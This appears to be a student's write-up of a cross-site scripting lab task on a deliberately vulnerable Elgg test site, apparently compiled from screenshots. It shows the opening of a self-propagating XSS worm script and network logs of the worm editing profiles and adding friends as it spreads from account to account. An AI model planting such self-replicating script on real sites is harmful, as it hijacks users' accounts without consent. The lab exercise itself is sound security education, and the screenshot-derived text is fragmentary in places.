
Samy is my hero



About me
test

Task 6


I copied the code provided and then updated Samy profile with the code. Saved it, then logged into Alices account and visited Samys profile.



splay name
Samy

bout me

```
script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
```




Status	Method	Domain	File	Initiator	Type	Transferred	S	0 ms
302	POST	www.xsslabelgg.com	edit	samy:83 (xhr)	html	4.40 KB	17	807
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=sgPa3_o1XZb5HzyRDgX	samy:92 (xhr)	html	4.33 KB	17	796
304	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scri…	js	cached	0	17 m
304	GET	www.xsslabelgg.com	en.js	require.js:127 (scri…	js	cached	0	14 m
304	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scri…	js	cached	0	20 m
304	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scri…	js	cached	0	49 m
304	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scri…	js	cached	0	14 m
304	GET	www.xsslabelgg.com	init.js	require.js:127 (scri…	js	cached	37	40 m
304	GET	www.xsslabelgg.com	ready.js	require.js:127 (scri…	js	cached	12	12 m
304	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (scri…	js	cached	0	24 m
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (scri…	js	cached	86	0 m
304	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scri…	js	cached	17	15 m
304	GET	www.xsslabelgg.com	form.js	require.js:127 (scri…	js	cached	0.	39 m
304	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scri…	js	cached	0	38 m
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri…	js	cached	0	4 m
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri…	js	cached	14	5 m
304	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scri…	js	cached	0	5 m
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri…	js	cached	75	4 m
200	GET	www.xsslabelgg.com	samy	samy:92 (xhr)	html	4.38 KB	17	430
200	GET	www.xsslabelgg.com	alice	samy:83 (xhr)	html	4.45 KB	17	424


29 requests | 104.64 KB / 21.90 KB transferred | Finish: 4.61 s | DOMContentLoaded: 2.42 s | load: 2.48 s

The worm did its thing, and propagated into Alices profile.

I then logged into Bobys account and visited Alices profile, the worm propagated and now Bobys account has the worm.



304	GET	www.xsslabelgg.com	jquery-ui.js	script	js	cached	0	12 m
304	GET	www.xsslabelgg.com	require_config.js	script	js	cached	78	25 m
304	GET	www.xsslabelgg.com	require.js	script	js	cached	0	12 m
304	GET	www.xsslabelgg.com	elgg.js	script	js	cached	0	10 m
302	POST	www.xsslabelgg.com	edit	alice:83 (xhr)	html	4.39 KB	17	981
302	GET	www.xsslabelgg.com	add?friend=59&__elgg_token=3hUjndkYHog_IFEyIVUT	alice:92 (xhr)	html	4.34 KB	17	877
304	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (scri…	js	cached	0	19 m
304	GET	www.xsslabelgg.com	en.js	require.js:127 (scri…	js	cached	0	11 m
304	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (scri…	js	cached	0	10 m
304	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (scri…	js	cached	0	16 m
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.jsm…	png	cached	4.	0 ms
200	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.jsm…	svg	cached	6.	0 ms
304	GET	www.xsslabelgg.com	widgets.js	require.js:127 (scri…	js	cached	0	17
304	GET	www.xsslabelgg.com	init.js	require.js:127 (scri…	js	cached	37	17
304	GET	www.xsslabelgg.com	ready.js	require.js:127 (scri…	js	cached	12	12
304	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (scri…	js	cached	0	8 m
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (scri…	js	cached	86	0 m
304	GET	www.xsslabelgg.com	topbar.js	require.js:127 (scri…	js	cached	17	0 m
304	GET	www.xsslabelgg.com	form.js	require.js:127 (scri…	js	cached	0.	22
304	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (scri…	js	cached	0	22
200	GET	www.xsslabelgg.com	alice	alice:92 (xhr)	html	4.39 KB	17	334
200	GET	www.xsslabelgg.com	boby	alice:83 (xhr)	html	4.44 KB	17	322
304	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (scri…	js	cached	0	0 m
304	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (scri…	js	cached	14	0 m
304	GET	www.xsslabelgg.com	spinner.js	require.js:127 (scri…	js	cached	75	0 m
304	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (scri…	js	cached	0	0 m



Boby

About me
Samy is my hero

Well, I think that should be it. I did everything right, just took a lot of screenshots, if you have questions about my work please message me. Thanks.